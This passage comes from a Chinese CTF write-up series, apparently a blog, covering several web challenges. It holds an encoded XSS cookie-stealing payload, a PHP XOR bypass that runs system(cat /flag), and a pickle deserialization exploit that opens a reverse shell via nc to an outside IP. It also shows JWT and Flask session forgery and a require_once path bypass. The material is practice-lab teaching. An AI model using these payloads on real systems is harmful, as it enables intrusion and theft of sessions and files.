&#111&#110&#61&#48&#38&#108&#111&#99&#97&#116&#105&#111&#110&#61&#39&#43&#101&#115&#99&#97&#112&#101&#40&#40&#10
2&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#101&#116&#117&#114&#110&#32&#100&#111
&#99&#117&#109&#101&#110&#116&#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#125&#99&#97&#11
6&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&#110&#39&#39&#125&#125&#41&#40&#41&#41&#43&#39&#38&#116&#1
11&#112&#108&#111&#99&#97&#116&#105&#111&#110&#61&#39&#43&#101&#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99
&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#101&#116&#117&#114&#110&#32&#116&#111&#112&#46&#108&
#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#125&#99&#97&#116&#99&#104&#40&#101&#41&#123&#114&#101&
#116&#117&#114&#110&#39&#39&#125&#125&#41&#40&#41&#41&#43&#39&#38&#99&#111&#111&#107&#105&#101&#61&#39&#43&#101&
#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#101
&#116&#117&#114&#110&#32&#100&#111&#99&#117&#109&#101&#110&#116&#46&#99&#111&#111&#107&#105&#101&#125&#99&#97&#1
16&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&#110&#39&#39&#125&#125&#41&#40&#41&#41&#43&#39&#38&#111&#
112&#101&#110&#101&#114&#61&#39&#43&#101&#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99&#116&#105&#111&#110&#
40&#41&#123&#116&#114&#121&#123&#114&#101&#116&#117&#114&#110&#40&#119&#105&#110&#100&#111&#119&#46&#111&#112&#1
01&#110&#101&#114&#38&#38&#119&#105&#110&#100&#111&#119&#46&#111&#112&#101&#110&#101&#114&#46&#108&#111&#99&#97&
#116&#105&#111&#110&#46&#104&#114&#101&#102&#41&#63&#119&#105&#110&#100&#111&#119&#46&#111&#112&#101&#110&#101&#
114&#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#58&#39&#39&#125&#99&#97&#116&#99&#104&#40
&#101&#41&#123&#114&#101&#116&#117&#114&#110&#39&#39&#125&#125&#41&#40&#41&#41&#59&#125&#41&#40&#41&#59&#34&#41<
/script>
```

不太明白为什么要加个`<svg>`
MD5的话爆破即可

```
<?php
for($str = 1;$str<10000000;$str++){
    if(substr(md5($str), 0, 6) === 'cd6173'){
        echo $str;
        break;
    }
}
```

提交后拿到cookie登陆admin.php，最后普通的联合注入拿flag

话说网上的wp都是无脑复现是吧，都不知道每一步的原理是啥，为什么要这样写，只是机械的照搬payload，服了

[NESTCTF 2019]Love Math 2

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 60) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh',  'bindec', 'ceil', 'cos', '
cosh', 'decbin' , 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_fin
ite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', '
mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

[CISCN 2019 初赛]Love Math的进阶版，删除了`base_convert`和`dechex`，因此需要一个完全不同的思路，这里要用异或

```
<?php
$payload = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh',  'bindec', 'ceil', 'cos', 'cosh',
 'decbin' , 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite',
'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_sra
nd', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
for($k=1;$k<=sizeof($payload);$k++){
    for($i = 0;$i < 9; $i++){
        for($j = 0;$j <=9;$j++){
            $exp = $payload[$k] ^ $i.$j;
            if($exp == '_G'){
                echo($payload[$k]."^$i$j"."==>$exp"."\n");
            }elseif($exp == 'ET'){
                echo($payload[$k]."^$i$j"."==>$exp"."\n");
            }
        }
    }
}
```

```
PS D:\work> php "d:\work\php\test.php"
is_finite^64==>_G
is_infinite^64==>_G
is_nan^64==>_G
mt_getrandmax^23==>_G
mt_rand^23==>_G
mt_srand^23==>_G
rad2deg^75==>ET
rand^75==>ET
tan^15==>ET
tanh^15==>ET
^00==>0
```

CSDN @xiaolong22333

可以看到有我们想要的`_GET`，也就是`("is_nan"^"64").("tan"^"15")`，但是题目还过滤了引号，因此最终长这样`(is_nan^(6).(4)).(tan^(1).(5))`，我也不知道为啥，反正没有引号的情况下只有这样能成功异或
因此payload如下：

```
?c=$pi=(is_nan^(6).(4)).(tan^(1).(5));$pi=$$pi;$pi{0}($pi{1})&0=system&1=cat%20/flag
```

get方法的`[]`可以用`{}`替代，`$pi{0}($pi{1})`即`$_GET{0}($_GET{1})`总的来看就是`system(cat /flag)`

[watevrCTF-2019]Pickle Store

Python的反序列化，session可以base64后用pickle反序列化出来，因此可以利用pickle反序列漏洞来反弹shell，要注意的是buu不出网，所以要用小号开个靶机

然后ifconfig查看ip地址，反弹shell就是弹到这里


exp如下

```
import base64
import pickle


class A(object):
    def __reduce__(self):
        return (eval, ("__import__('os').system('nc 174.0.0.223 9999 -e/bin/sh')",))
a = A()
print( base64.b64encode( pickle.dumps(a) ) )
```

生成后替换session
但是我并没有成功。。。


[RootersCTF2019]ImgXweb

首先注册登录，进来后是个上传页面
那么抓包测试



能上传php，但不解析，同时发现session_id是jwt，也许是要伪造admin，那就需要一个secretkey
这题有robots.txt，里面有static/secretkey.txt，访问得到secretkey，那就简单了

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.g_lGU4qTO2VhNrZK9k460xz828GcqKBayZPcmLmhUqE
```



CSDN @xiaolong22333

替换jwt，成功以admin，把flag.png下下来记事本打开就有flag

[HarekazeCTF2019]Easy Notes

先登陆，需要admin才能拿到flag，看一下源码

flag.php

```
    <section>
      <h2>Get flag</h2>
      <p>
        <?php
        if (is_admin()) {
          echo "Congratulations! The flag is: <code>" . getenv('FLAG') . "</code>";
        } else {
          echo "You are not an admin :(";
        }
        ?>
      </p>
    </section>
```

lib.php

```
function is_admin() {
  if (!isset($_SESSION['admin'])) {
    return false;
  }
  return $_SESSION['admin'] === true;
}
```

export.php

```php
<?php
...
$filename = get_user() . '-' . bin2hex(random_bytes(8)) . '.' . $type;
$filename = str_replace('..', '', $filename); // avoid path traversal
$path = TEMP_DIR . '/' . $filename;
...
```

当我们导出笔记是时候文件名为`get_user() . '-' . bin2hex(random_bytes(8)) . '.' . $type;`，那么如果我们的用户名为`sess_`，type为`.`那么最后生成的文件不就是`sess_xxxxxxxxx`这样的session文件吗，而文件的内容是可控的，那就可以伪造session了

一般session引擎默认是php，也就是键名 + 竖线 + 经过serialize()函数序列化处理的值

因此在title处构造`|N;admin|b:1;`（|N;为了满足前面的键值，然后分号分隔开）

导出时抓包，将type改为`.`，得到文件`sess_-15e9ef6e47ebfe2b`，然后将PHPSESSID改为`-15e9ef6e47ebfe2b`就能得到flag

[PASECA2019]honey_shop

二话不说，先抓包，没啥东西，但是session看着很眼熟，比较可疑，如果熟悉flask的师傅应该已经看出来这是flask的session了

再来看看图片下载功能，抓包发现可以任意文件下载，读取查看当前进程`/proc/self/cmdline`发现`app.py`，但是没有权限读取，那获取当前程序运行时候的环境变量`/proc/self/environ`，发现`SECRET_KEY`，基本确定是flask了，可以脚本解密session

```
D:\乱七八糟的CTF\flask-session-cookie-manager>python flask_session_cookie_manager3.py decode -c eyJiYWxhbmNlIj
oxMzM2LCJwdXJjaGFzZXMiOltdfQ.YlQGww.GUTdr37gpJQpCOUoM4jTZB05Quo -s 3YjfwlDynpCebY8EWdGpMfA1DpamOleQI9CgAtFz
{'balance': 1336, 'purchases': []}
```

修改金额，替换session即可

```
D:\乱七八糟的CTF\flask-session-cookie-manager>python flask_session_cookie_manager3.py encode -s "3YjfwlDynpCeb
Y8EWdGpMfA1DpamOleQI9CgAtFz" -t "{'balance': 1338, 'purchases': []}"
eyJiYWxhbmNlIjoxMzM4LCJwdXJjaGFzZXMiOltdfQ.YlQMaQ.oQ1lI-01-m0sb_dn-0E54UbKrD4
```

不过这里这个工具感觉有点坑我，我加密时`SECRET_KEY`用单引号包裹，最后生成是session有问题，但双引号包裹就没问题，不知道什么原因

[BSidesCF 2019]Pick Tac Toe

查看源码

```
<table id="board">
  <tr>
    <form id='form_ul' method='POST' action='/move'>
      <input type='hidden' name='move' value='ul'>
      <td id='ul' onClick='$("#form_ul").submit()'> </td>
    </form>
    <form id='form_u' method='POST' action='/move'>
      <input type='hidden' name='move' value='u'>
      <td id='u' onClick='$("#form_u").submit()'> </td>
    </form>
    <form id='form_ur' method='POST' action='/move'>
      <input type='hidden' name='move' value='ur'>
      <td id='ur' onClick='$("#form_ur").submit()'> </td>
    </form>
  </tr>
  <tr>
    <form id='form_l' method='POST' action='/move'>
      <input type='hidden' name='move' value='l'>
      <td id='l' onClick='$("#form_l").submit()'> </td>
    </form>
    <form id='form_c' method='POST' action='/move'>
      <input type='hidden' name='move' value='c'>
      <td id='c' onClick='$("#form_c").submit()'> </td>
    </form>
    <form id='form_r' method='POST' action='/move'>
      <input type='hidden' name='move' value='r'>
      <td id='r' onClick='$("#form_r").submit()'> </td>
    </form>
  </tr>
  <tr>
    <form id='form_bl' method='POST' action='/move'>
      <input type='hidden' name='move' value='bl'>
      <td id='bl' onClick='$("#form_bl").submit()'> </td>
    </form>
```

CSDN @xiaolong22333

是要post提交数据，玩赢这个游戏就行，但这题是在太卡了，提交没反应。。。。

[WMCTF2020]Make PHP Great Again 2.0

```php
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
  require_once $_GET['file'];
}
```

跟当时的1.0一样

PHP最新版的小Trick， require_once包含的软链接层数较多时once的hash匹配会直接失效造成重复包含
/proc/self指向当前进程的/proc/pid/，/proc/self/root/是指向/的符号链接
payload

```
?file=php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/flag.php
```

php源码分析 require_once 绕过不能重复包含文件的限制
应该是修复了利用session.upload_progress进行session文件包含的非预期

---

virink_2019_files_share

查看源码，发现uploads目录，点击preview抓包，发现可以任意文件下载